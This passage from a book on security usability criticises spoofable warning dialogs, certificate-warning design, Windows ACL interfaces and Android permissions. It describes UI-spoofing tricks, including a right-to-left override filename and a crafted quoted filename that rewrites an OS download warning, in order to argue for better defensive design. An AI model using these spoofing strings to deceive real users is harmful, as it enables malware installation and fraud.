
Figure 116: golaid gninraw resu no kcatta noitatneserP (Image courtesy F-Secure)

A particularly amusing example of a presentation attack is shown in Figure 116. What the attackers have done here is dropped a right-to-left override (RLO) character, used for bidirectional text encoding, into the middle of a filename. The OS blindly obeys this control information embedded in the middle of the attacker-supplied data

and helpfully reverses not only the filename but the warning text itself, turning it into gibberish that most (if not all) users will click past, the nontechnical ones because they don't understand it and the technical ones because they'll assume that it's a normal software bug[103].

Figure 117: Another spoofed dialog (Image courtesy Didier Stevens)

Another example is shown in Figure 117, this time for a proof-of-concept exploit for PDF readers in which the attacker's text again appears to be instructions from the reader [160]. The attack affected both Adobe Acrobat and the popular Acrobat alternative reader Foxit (the attack had been targeted at Windows readers but could just as easily have been retargeted for non-Windows ones which are often even less secure than the Windows readers, for example one PDF fuzzing attack found that the built-in OS X reader had over *sixty times* as many faults as the notoriously vulnerable Adobe Acrobat [161]). In both cases the vendors' response was to provide a patch for that one particular attack but leave the general problem unsolved, so that any number of trivial tweaks made the applications vulnerable again [162][163]. It's not just closed-source vendors that do this sort of thing though, this type of non-fix also occurs in the open-source world, where (for example) a proof-of-concept 'foo' attack on Apache will be countered with a mod_antifoo that blocks the one particular proof-of-concept rather than fixing the underlying problem, an example of this being the slowloris attack that's discussed in "Design for Evil" on page 300.

Since the dialog doesn't make a clear distinction between information from the application and information from the untrusted source, it's easy for an attacker to mislead the user. Such attacks have already been used in the past in conjunction with Internet Explorer, with developers of malicious ActiveX controls giving them misleading names and descriptions that appear to be instructions from the browser. There are many other ways to perform this type of spoofing, for example through the creative use of escape characters in URLs, a variation of SQL injection that allows an attacker to specify content that's seen by the user when the URL is displayed but ignored when it's accessed [91].

Other ways of spoofing security UI include adding text to confuse the user over what happens when they click "OK", for example with a string "Do you want to install this unsigned application" coming from the OS and the string "Do you want to block the installation of this unsigned application" coming from the malware. A variation of this involves the textual equivalent of SQL injection in which a filename of "app_name' is safe to open. 'app_name" turns the message "'app_name' is an application that was downloaded from the Internet, are you sure…" into "'app_name' is safe to open. 'app_name' is an application that was downloaded from the Internet, are you sure…"[104]. Another trick involves changing the meaning of verbs in

---

[103] They may even submit it to the Daily WTF site for inclusion in their periodic amusing-screenshot-due-to-broken-software section.

[104] Someone who read an earlier version of this text commented that it was very tricky to follow what was being quoted. If it's this hard when printed in a book with accompanying commentary that tries to explain what's going

command buttons, "Your computer may be under attack, click 'Save' to save it from attack" in a download dialog. Beyond this are even further possibilities like the use of long text strings to push additional warning text off the edge of the dialog box, or, if the GUI allows this, to push the 'Cancel' button out of the dialog box so that the user has to OK the action, as well as the usual endless procession of Unicode homograph/combining mark/right-to-left mark attacks [164].

The same sort of trick has been used to defeat plugin devices like smart card readers/keypads attached to computers that are intended to provide extra security for financial transactions. Since many readers only read and display numeric values, there's no way for the user to tell whether they're entering, or seeing, an account number, a bank balance, a phone number, a check value, or anything else. For example is the value '4196' the last four digits of your account number, a numeric verification value, or a dollar amount to transfer to the Seychelles? Since the indication of what it represents is coming from an external, untrusted source there's no way to tell what it is that you're approving. As a result, attackers ask for an account number or a check value that happens to also work as a balance to transfer to another account, the user approves the transaction, and the money is moved out without any of the security mechanisms being (directly) attacked.

(Incidentally, the same trick works in the real world as well. In the US some prisons have automated collect-calling systems for use by prisoners that use a recording to request that the recipient of the call agree to accept the charges by pressing a digit twice. Because a significant percentage of the US population has Spanish as its first language there's an option to have the recording delivered in Spanish instead of English. What prisoners would do is select the Spanish version of the message "If you will accept a collect call from [prisoner name] please press the number 3 on your telephone twice" and then give their name (in English) as "To hear this message in English, press 33" [165]).

Indicating Security Conditions

When communicating the security state of a communications channel or data you need to take into account the fact that security isn't a binary condition but a continuum, and trying to force this variable state into a basic yes/no decision leads to problems in which the security state is misrepresented, either by making it appear more secure than it actually is or by having it appear less secure (something that's discussed in some detail in "Security through Diversity" on page 315). This problem is particularly apparent in browser UI in which the all-or-nothing approach makes a partially-secured session, for example an encrypted session using a self-signed certificate, appear much worse than a totally unsecured, unencrypted session.

This violates a basic principle of security user interface design, that if security validation fails and your user interface needs to communicate this in a basic on-or-off fashion then the best way to handle it is to treat the data or session to be secured no differently than one where no security is present, and specifically that it should never be treated worse than if no security was present. By actively penalising anyone who tries to deploy security and gets any minor aspect slightly wrong, the browsers are discouraging the use of perfectly adequate mechanisms like opportunistic encryption that are often good enough for the task at hand. As one frustrated commentator put it, "the principle espoused by most web browser makers seems to be 'Trust anybody if your connection is unencrypted, but if you wish to encrypt your traffic, trust no-one unless they've given a wad of cash to a CA'" [166] (witness the eight-year-long — and still ongoing — battle by a non-commercial CA to have its root certificates included in every version of Firefox since release 0.6 [167]).

Worse, by changing the browser behaviour in an attempt to frighten users away from blindly accepting invalid certificates (be it due to an attack or, far more likely, a simple configuration error) the browser is playing into the hands of phishers who can now use standard insecure sites (which produce no warnings) to trap users when they

---

on then imagine encountering it in a terse dialog box while you're under pressure to do whatever the dialog is currently blocking you from doing.

become used to scary warnings from sites that try to implement security measures but don't do things exactly as the browser developers want them done (again, more of the background for this change in the security user interface and its consequences are given in "EV Certificates: PKI-me-Harder" on page 72). A usability study that compared the original certificate handling that was present in Firefox 2 against the updated handling in Firefox 3 found that the only real effect of the changed handling was that users were "significantly delayed" in getting to where they wanted to go, and adopted tactics that included switching browsers to Internet Explorer out of frustration, definitely not the intended effect of the changes [168].

As a general rule, if you're implementing some form of security checking and the check fails then the best way to deal with it is to treat the object as if it were unsecured. So instead of making the result of a check the tri-valued { 'secured', 'not secured', 'worse than not secured' } that most applications currently use (apart from browsers, S/MIME clients are also quite bad in this regard) you should represent the outcome as a binary choice comprising only the first of the two options. The only time when the result may be tri-valued is in the presence of mechanisms like opportunistic encryption which can insert a third state 'encrypted but unauthenticated' that ranks between 'authenticated' and 'not authenticated'. In contrast most current systems actually rank 'encrypted but unauthenticated' lower than 'not secured in any way'!

Sometimes it's necessary to have your application deviate somewhat from the expected norm for the security services that it provides, not so much because the marketing department demands it in order to create a distinctive branding but in order to clarify special behavioural properties of your application. In other words if your product is of the general type X but provides additional security functionality Y then it's probably not a good idea to make it too close to the standard X that users are accustomed to. An example of this occurred with Windows software firewalls, where all of the generally-available third-party products monitored outgoing connections but Windows XP's built-in firewall didn't, leading to concerns that users would assume that they were protected by the Windows firewall acting like all the others when in fact it didn't provide this functionality [169].

(At a much finer level of granularity the individual products weren't so good either, with widely differing responses when an outgoing connection was detected, but at that point they were interacting with the user through a dialog box so the varying response to the connection event was quite obviously visible while the Windows XP firewall simply "failed" silently, where "failed" in this case means that it didn't provide the security service that users were expecting from the other firewalls).

An even more compelling example of the need to differentiate your user interface for security purposes is illustrated by the phishing warnings introduced in MSIE 7. In a usability evaluation of their effectiveness (or, as it turned out, the lack thereof) users reported that they'd seen the same warning being used with web sites that they trusted and therefore knew that it was safe to ignore it, a familiar phenomenon from the field of safety engineering called warning confusion in which users confuse different types of warnings and mistake one for the other. What they'd actually seen were warnings due to self-signed, expired, or wrong-domain certificates, but since they'd been actively conditioned to ignore these almost uniformly false-positive warnings they also ignored the identical-seeming phishing warnings [98]. In another study nearly a third of participants claimed to have seen an SSL certificate warning when going to their bank's web site, but more worryingly several claimed to have also seen a special custom warning created just for the study which they most certainly would never have actually seen before [170].

When the researchers tried to measure the effect of this they found that users were significantly less likely to read a warning if it looked familiar to them. This generalises to the "all dialog boxes look alike" problem where warnings are reflexively swatted away without their contents (or even their presence) ever registering: "Have seen this warning before and [it] was in all cases [a] false positive", "Looked like warnings I see at work which I know to ignore", "I thought that the warnings were some usual ones displayed by IE", "Oh, I always ignore

those", and so on [170] (there's more discussion of this issue in "User Conditioning" on page 20).

Matching Users' Mental Models

In order to be understandable to users, it's essential that your application match the users' mental models of how something should work and that it follow the flow of the users' conception of how a task should be performed. As "Mental Models of Security" on page 168 pointed out, users' mental models of how various security mechanisms work are often wildly inaccurate, and the best approach is to avoid exposing them to the details as much as possible. If you don't follow the users' conception of how the task should be performed they'll find it very difficult to accomplish what they want to do when they sit down in front of your application.

In most cases users will already have some form of mental model of what your software is doing, either from the real world or from using similar software (admittedly the accuracy of their model will vary from good through to bizarre, but there'll be some sort of conception there). Before you begin you should try and discover your users' mental models of what your application is doing and follow them as much as possible, because an application that tries to impose an unfamiliar conceptual model on its users instead of building on the knowledge and experience that the users already have is bound to run into difficulties. This is why (for example) photo-management applications go to a great deal of programming effort to look like photo albums even if it means significant extra work for the application developers, because that's what users are familiar with.

Consider the process of generating a public/private key pair. If you're sitting at a Unix command line you fire up a copy of gpg or openssl, feed it a long string of command-line options, optionally get prompted for further pieces of input, and at the end of the process have a public/private key pair stored somewhere as indicated by one of the command-line options.


Figure 118: KGPG key generation dialog

This command-line interface-style design has been carried over to equivalent graphical interfaces that are used to perform the same operation. `-k` *keysize* has become a drop-down combo box. `-a` *algorithm* is a set of checkboxes, and so on, with Figure 118 being an example of this type of design (note the oxymoronic 'Expert mode' option, which leads to an even more complex interface, dropping the user to a command prompt). Overall, it's just a big graphical CLI-equivalent, with each command-line option replaced by a GUI element, often spread over several screens for good measure (one large public CA requires that users fill out *eleven pages* of such information in order to be allowed to generate their public/private key pair, making the process more a test of the user's pain tolerance than anything useful). These interfaces violate the prime directive of user interface design: Focus on the users and their tasks, not on the technology [171].

Another example of this style of design is the TinyCA GUI for OpenSSL, which allows the specification of a whole host of non-standard, invalid, obsolete, and sometimes downright dangerous certificate options because it methodically enumerates every single facility in the underlying command-line applications and scripts that it's built on, whether they make any sense or not [172]. Rather than providing a simplified high-level interface and leaving users the option of dropping to the CLI if they really require access to every obscure capability, it exposes all of the complexity of the CLI version while at the same time making it easier to access unsound and invalid capabilities that'd normally be hidden behind obscure command-line options, making it arguably worse for the user than the original command-line version.

The problem with this style of interface, which follows a design style known as task-directed design, is that while it may cater quite well to people moving over from the command-line interface it's very difficult to comprehend for the average user without this level of background knowledge, who will find it a considerable struggle to accomplish their desired goal of generating a key to protect their email or web browsing. What's a key pair? Why do I need two keys instead of just one? What's a good key size? What are Elgamal and DSA? What's the significance of an expiry date? Why is an email application asking me for my email address when it already knows it? What should I put in the comment field? Doesn't the computer already know my name, since I logged on using it? This dialog should be taken outside and shot.

Figure 119: The UI design document (left) and its product (right)

Interfaces designed by engineers tend to end up looking like something from Terry Gilliam's "Brazil", all exposed plumbing and wires. To an engineer the inner workings of a complex device are a thing of beauty and not something to be hidden away. In the software world this results in a user interface that has a button for every function, a field for every data input, a dialog box for every code module. To a programmer such a model is definitively accurate. Interaction with the user occurs in perfect conformity with the internal logic of the software, as depicted in Figure 119. Users provide input when it's convenient for the application to accept it, not when it's convenient for the user to provide it. This problem is exemplified by the Windows Vista UAC dialog discussed in "The 'Simon Says' Problem" on page 190. Informing the user that an application has been blocked because of a Windows Group Policy administrative setting may be convenient for the programmer but it provides essentially zero information to the user.

The manifold shortcomings of the UAC dialog have provided fertile ground for user interface designers ever since it was released. This isn't to say though that other applications that perform similar functions are any better. One evaluation of Netscape's Java security permissions interface, which performs roughly the same function for applets running in a JVM that Vista's UAC does for Windows applications, sums up the interface that's presented to users with the comment that "in case the user has any doubts about granting unknown privileges to unnamed entities for unspecified intervals of time with no knowledge of how to revoke them, the 'Yes' button is helpfully selected by default" [173].

The fact that there are multiple layers of software present in Windows, each carrying out their own checks without any knowledge of what other layers are doing, means that not only are there far too many UAC prompts for most users' liking but there are often multiple prompts for a single operation. For example in order to delete a file from the 'Program Files' directory a user first has to click "Yes" to a dialog asking whether they're sure that they really want to delete the file, then "Continue" because the change is being made to the special 'Program Files' directory, and then finally "Continue" a third time when UAC asks exactly the same thing that the previous two prompts asked for [174] (later versions of Windows went to considerable lengths to try and reduce the cascade of dialogs and prompts somewhat).

The outcome of the habituation caused by over-warning is predictable, with Microsoft's own figures showing that users automatically approved 89% of UAC prompts in the initial Vista release and 91% of UAC prompts in the (somewhat throttled-back) Vista Service Pack 1 release [175]. A later evaluation, run on the even more throttled-back Windows 7 implementation of UAC (for example doing something as simple as changing the time zone on your laptop while travelling no longer resulted in a UAC alert), found that "the warning had no observable effect on participants' willingness to download and execute an unknown program, even one that required them to explicitly grant it administrator-level permissions", to the extent that the presence or absence of UAC was excluded as a factor in the study [176].

Another study found that half of all users would allow a (simulated) malicious action resulting in a UAC prompt, and a further 20% never even saw the prompt because they'd disabled UAC [177]. This became so bad that one security application vendor developed an add-on tool that adaptively learns users' reactions to certain UAC warnings and automatically dismisses them before they even appear, a kind of smart "Don't show this warning again" capability [178].

The problem of task-directed design doesn't just occur in security UI, nor is it a particularly recent occurrence. During the design of an early graphical user interface there was a debate over what should happen when the user selected a folder and clicked "Print". The developers argued that since the folder was represented internally as a linked list containing pointers to the documents within it, the logical behaviour for the "Print" command was to traverse the list printing information about each list entry such as the document name, size, date, and so on. On the other hand as far as the users were concerned when they selected one document and clicked "Print" they expected it to be printed, and when they selected a set of documents and clicked "Print" they expected the same thing to happen. The developers won [179].

The reason why task-directed design is so popular (apart from the fact that it closely matches programmers' mental models) is that, as was mentioned in "Psychology" on page 125, security properties are very abstract and quite hard to understand so it's easier for application developers to present a bunch of individual task controls rather than trying to come up with something that achieves a broader security goal. However, wonderful though your security application may be, to the majority of users it's merely a means to an end and not an end itself. Rather than focusing on the nuts and bolts of things like the key generation process the interface should instead focus on the activity that the user is trying to perform and concentrate on making this task as easy as possible.

As one analysis of goal-driven security design puts it, "The product screams 'I have features A through Z!'. The person says 'I would like to achieve Goals 1, 2, and 3'"

[180]. Microsoft has espoused this user interface design principle in the form of Activity-Based Planning, which instead of giving the user a pile of atomic operations and forcing them to hunt through menus and dialogs to piece all the bits and pieces together to achieve their intended goal creates a list of things that a user might want to do (see "Humans in the Loop" on page 445) and then builds the user interface around those tasks.

There are many variations on the theme of activity-based planning, one example being scenario-based development or SBD in which developers collect various problem scenarios from users and then use them as a specification for a program [181][182]. The concept of user stories from extreme programming (XP) is another variant on this theme [183]. Both SBD and XP stories are highly iterative, with developers refining the design as it develops. As with the use of personas described in "Stereotypical Users" on page 447, SBD and XP stories have the advantage that they provide a concrete anchor for development rather than a nebulous set of abstract ideas that must somehow be converted into a real design.

Activity-Based Planning

Activity-based planning matches users' natural ways of thinking about their activities. Consider the difference in usability between a car designed with the goal of letting the user control the fuel system, camshafts, cooling system, ignition system, turbochargers, and so on, and one designed with goal of making the car go from A to B in the most expedient manner possible. Outside of a few hardcore petrol-heads, no-one would be able to use the former type of car. In fact, people pay car manufacturers significant amounts of money to ensure that the manufacturer spends even more significant amounts of money to keep all of this low-level detail as far away from them as possible. The vast majority of car owners see a car as simply a tool for achieving a goal like getting from A to B, and will spend only the minimal effort required by law (and sometimes not even that) to learn its intricacies.

A similar thing occurs with security applications. Users focus on goals such as "I want my medical records kept private" or "I want to be sure that the person/organisation that I'm talking to really is who they claim to be", rather than focusing on technology such as "I want to use an X.509 certificate in conjunction with triple-DES encryption to secure my communications". A good illustration of this type of extreme mismatch between goals and technology is provided by Verisign's former chief scientist Phil Hallam-Baker in his comparison between ACLs/permission bits and actual user goals. Every (relatively recent) home computer operating system supports some form of OS-enforced access restrictions, either in the form of access control lists (ACLs) or permission bits. Hallam-Baker proposes the question "Can Alice store pr0n on her home computer so that she can read it but her son Johnny cannot?" as a litmus test for the usability of these OS-level controls.

For all but hardcore geek parents the solution to this problem is "Yes, by buying Johnny his own computer" [184]. The OS running on the machine has had the necessary mechanisms baked into it from day one but there's no way that a typical user will even know that the capability is there, let alone be able to figure out how to use it because ACLs are build around access controls to objects and not around what people want to do. In the specific case of ACLs and permission bits even technical users can be confused by things like inherited permissions, aliases/roles/groups, real vs. effective permissions, and the million other things that the security geeks have tacked on to satisfy obscure theoretical ends but that no normal user will ever need or understand.

There have been attempts at creating improved versions of at least the Windows ACL interface, which has remained essentially unchanged since the days of Windows NT 3.1 from twenty years ago, providing a partial, near-incomprehensible binary-flag-level glimpse at NTFS' allow, deny, and not-set explicit and inherited permissions with their accompanying rules, with the details spread across multiple dialogs that can't be viewed simultaneously so that, for example, anyone wanting to look at the effective permissions that apply to a file has to navigate away from the several dialogs used to edit permissions to get to the view-effective-permissions dialog,

remember what settings are in effect, navigate back to the edit-permissions dialog, and then head back to the effective-permissions dialog to see whether any changes that were made had the desired effect, assuming that the effective-permissions dialog even makes the required information available [185].

The Windows ACL interface is so confusing that in one set of basic file permission-setting tasks computer-literate users achieved accuracy rates as low as 25% [186], and in a number of cases were unable to complete the task at all [185] even though the sample tasks had been chosen to be relatively straightforward and representative of controls that might be required in the day-to-day operation of an organisation. The same applies to other OS-level ACLs, whose documentation contains gems like "To disable the creation of a separate temporary folder […], click Enabled. To enable the creation of a separate temporary folder […], click Disabled" [187]. Unfortunately the attempt at redesigning the interface is a prime example of the task-directed design antipattern that's covered in "Matching Users' Mental Models" on page 474.

If you really do need to work at the level of raw ACLs then there are some general guidelines available on making ACLs less painful for users such as not using negative permissions (deny ACLs, which have long been recognised as a source of trouble [188]), providing simplified inheritance of rights from parent objects like directories or folders, greatly limiting the variety of permissions in effect, making it easy to create and manage group-based access rights, and so on [189].

Specific to the NTFS ACLs mentioned above is the conflict between deny and allow ACLs. Under NTFS, deny ACLs always override allow ACLs (for the pedantic, the canonical order of access control entries places deny entries before allow ones [190] but that's getting a bit too low-level for this discussion), while user studies have shown that a better policy is to have more specific ACLS override less specific ones. For example if there's an ACL that says that Bob is allowed access to a particular file then he may still be denied access because some group that he's a member of isn't allowed access. The NTFS ACL interface for the file indicates that Bob is allowed access, and there's no easy way to determine why access is in fact denied. Furthermore, there's no easy way to fix this problem because a change to the deny ACL for the group, or the group's membership, would affect other operations unrelated to the one file that Bob needs access to. In contrast an ACL mechanism that has more specific ACLs (for example for Bob) override less specific ones (for the group that Bob is a member of) greatly increases the accuracy with which users are able to implement security policy via ACLs [191].

A better option though is to avoid using traditional ACLs as your security mechanism, because while they may nicely fit various mathematical models of access control, they're way too awkward for users to deal with. In the case of home users they're not even what the users want, representing a mechanism designed by computer science theorists for military computer systems that was later transplanted onto business PCs. A means of dealing with the access-control issues that home users are concerned with is covered in "Applying Activity-based Planning" on page 483.

One attempt to deal with the unusability of ACLs and permission bits, at least in mainstream operating environments, is Google's Android, which has permissions like CALL_PHONE, to allow an application to place a phonecall, INTERNET, to allow an application to open network sockets, READ_CONTACTS, to allow an application to read the user's contacts data, a permission that would help greatly with managing spam/worm propagation under Windows, and STATUS_BAR, to allow an application to update the status bar (although it doesn't yet have an ACCESS_PR0N permission) [192][193].

The general idea behind Android's permissions it to ensure that a particular application "can not do anything that would adversely impact the user experience or any data on the device" [194], although as with any ACL-based system it can only go so far in terms of protecting user data, since once an application has obtained the necessary access permissions it's free to do whatever it wants with the information [195]. Compounding this problem is the fact that the incomplete coverage provided by the security mechanisms means that even an application that's given zero

permissions can still, with a bit of creative thinking, perform all manner of restricted operations such as installing itself to automatically run at boot (perfect for resident, always-active malware), capture keypresses, exfiltrate data to the Internet, and access a variety of sensitive data that it's not supposed to be able to [196][197][198] (this problem isn't unique to Android but exists in other environments as well. For example iOS, whose sandboxing is more limited than Android, allows an unprivileged application access to all manner of sensitive information such as the user's address book, web search terms, email account information, GPS data, and the device's keyboard cache [199]).

And that's the principal problem with Android's permission system, it's fatally vulnerable to the dancing bunnies problem that's discussed in "(In-)Security by Admonition" on page 181, which means that although it's a much better conceptual design than Unix/Windows ACLs, it'll be about as effective as EULA warnings in protecting users from malicious applications, with malware developers able to count on the fact that most users will simply click past a long list of required permissions in order to see the dancing bunnies in the same way that they currently click past EULAs [200].

As one study into the application of Android's permissions in real life puts it, "Nearly all applications ask for at least one Dangerous permission [Android high-risk permissions, for example ones that will cost the user money], which indicates that users are accustomed to installing applications with Dangerous permissions", not helped by the fact that many applications ask for permissions that they don't actually need [201] (having said that though, this problem isn't restricted just to Android but is found across a range of platforms like Facebook and Chrome that allow third-party applications to run in sandboxed environments for which users need to explicitly grant capabilities to allow the application to exceed its authority [202] so this is probably something that's inherent in the capability security model in general rather than specific to Android).

Android security is yet another situation where the principle of "defend, don't ask" that was covered in "Defend, don't Ask" on page 26 would be more effective than the warn-and-continue (WC) approach that's currently used. One way of doing this might be through the use of reactive security controls that'll be covered in a minute. A countermeasure that attackers can then apply is to exercise all of the security privileges when the application first starts in order to trigger the reactive-controls permission request, so that it becomes the standard mandatory EULA click-through exercise when users try to run the application for the first time. And so it goes.

Blackberry OS has a slightly different way of assigning permissions that gets around the dancing bunnies problem by giving user applications a default set of permissions (that can be edited by the user) and only popping up a prompt when an application tries to exceed its pre-allotted permissions. That's the theory anyway, in practice most Blackberry applications simply fail to function if even a single permission is denied, in the same way that many Windows applications dating from before the introduction of UAC failed if they weren't running as administrator [203].

Android's permission system also suffers from a severe case of the confused deputy problem that's discussed in "Confirmation Bias and other Cognitive Biases" on page 145, with a range of stock Android phones from major vendors all having applications that leak permissions to other application on the system, effectively negating portions of Android's permission system [204][205]. One of the nice things about Android in this case is that it's fairly easy to decompile and analyse the code, leading to a stream of papers using this technique that examine its capability-based security mechanisms. As a result, Android is serving as a rather useful real-world empirical testbed, and in some cases lighting rod, for failure modes of capability-based security systems, something that hasn't been explored too much until now because capabilities have rarely been deployed in widely-used real-world systems.

A final problem with Android's permission system is that, as with many other security mechanisms, it's designed by geeks for geeks. Ordinary users have no idea what Android's permissions mean, how they work, or what effect they have. In one

survey of Android users covering a diverse selection of age groups, backgrounds, and experience with Android, users were unable to explain what a list of sample Android permissions that are frequently requested by applications meant or what effect they had. One thing that came up again and again during the study was that terms that were immediately obvious to geeks carried no meaning for non-technical users. For example a permission like "Read phone identity" meant nothing to non-technical users, although there was some speculation that it referred to the model of phone that was being used (most users had no idea that phones have unique IDs).

Similarly, "Coarse (network-based) location" had no meaning, with one typical response to queries about it being "I haven't the foggiest idea what that means" and another being that it indicated "when you have phone service and are in range or roaming". Another typical permission, "Act as an account authenticator" fared equally poorly, with users responding with "I don't know. I have zero idea" and "What does that mean exactly, cause I am not quite sure". The report on the study ends with "Conclusion: Users do not understand Android permissions" [206]. Another study found similar results, with only three percent of the few Internet users who actually paid any attention to the Android permission system when installing an application being able to answer basic questions about it [207].

One relatively simple measure that would help mitigate this problem is to change the by-geeks-for-geeks style of Android's permission notifications to one that only warns users of things that they're actually concerned about. Breaking permissions down into a small number of classes like "things I don't really care about", "things that could cost me money", and "things that could expose personal/private information", and only displaying warnings for the things that people do actually care about (something that Microsoft did to good effect in their SmartScreen download filter, described in "Applying Risk Diversification" on page 329) would reduce the permission screen from something to be automatically swatted away on install to something that does actually warn users of potentially risky applications (unfortunately after years of the existing system conditioning users it's probably too late to fix things at this level, so this will probably remain a theoretical rather than practical solution in the specific case of Android).

Another approach that's been found to be reasonably effective is to come in from the other direction and rank the permissions in terms of which ones pose the greatest risk via their use in malware, and warn about the high-risk ones but not the low-risk ones. This works by applying machine-learning techniques to existing Android applications, extracting features that are most commonly used in malware, and only warning about applications with a high-risk permission profile. As with the machine-learning approaches discussed in "Risk Diversification through Content Analysis" on page 324, this approach significantly improves the ability of the warning system to identify malicious (or potentially malicious) applications and thereby provide more appropriate warnings for those ones rather than blindly warning about every application that gets installed [208].

It's not just users that don't understand Android permissions though, they're often equally incomprehensible to developers, with one commonly-cited problem being the poor quality of the documentation that discusses them [203]. The "documentation" generally consists of extremely terse, one-line descriptions that include gems like "WRITE_APN_SETTINGS: Allows applications to write the apn settings" and "ACCESS_SURFACE_FLINGER: Allows an application to use SurfaceFlinger's low level features" [209], to the extent that one group of researchers who looked at Android's permissions implemented a custom static source code analyser to figure out what was going on, which included fuzzing the Android API in order to find out what the permission checks really were rather than what the developers thought they were [210]. In addition there's no way for application developers to find out what permissions they need to request, so they tend to ask for as many as possible, training users to accept a situation in which applications ask for all sorts of permissions for which they have no immediately obvious need.
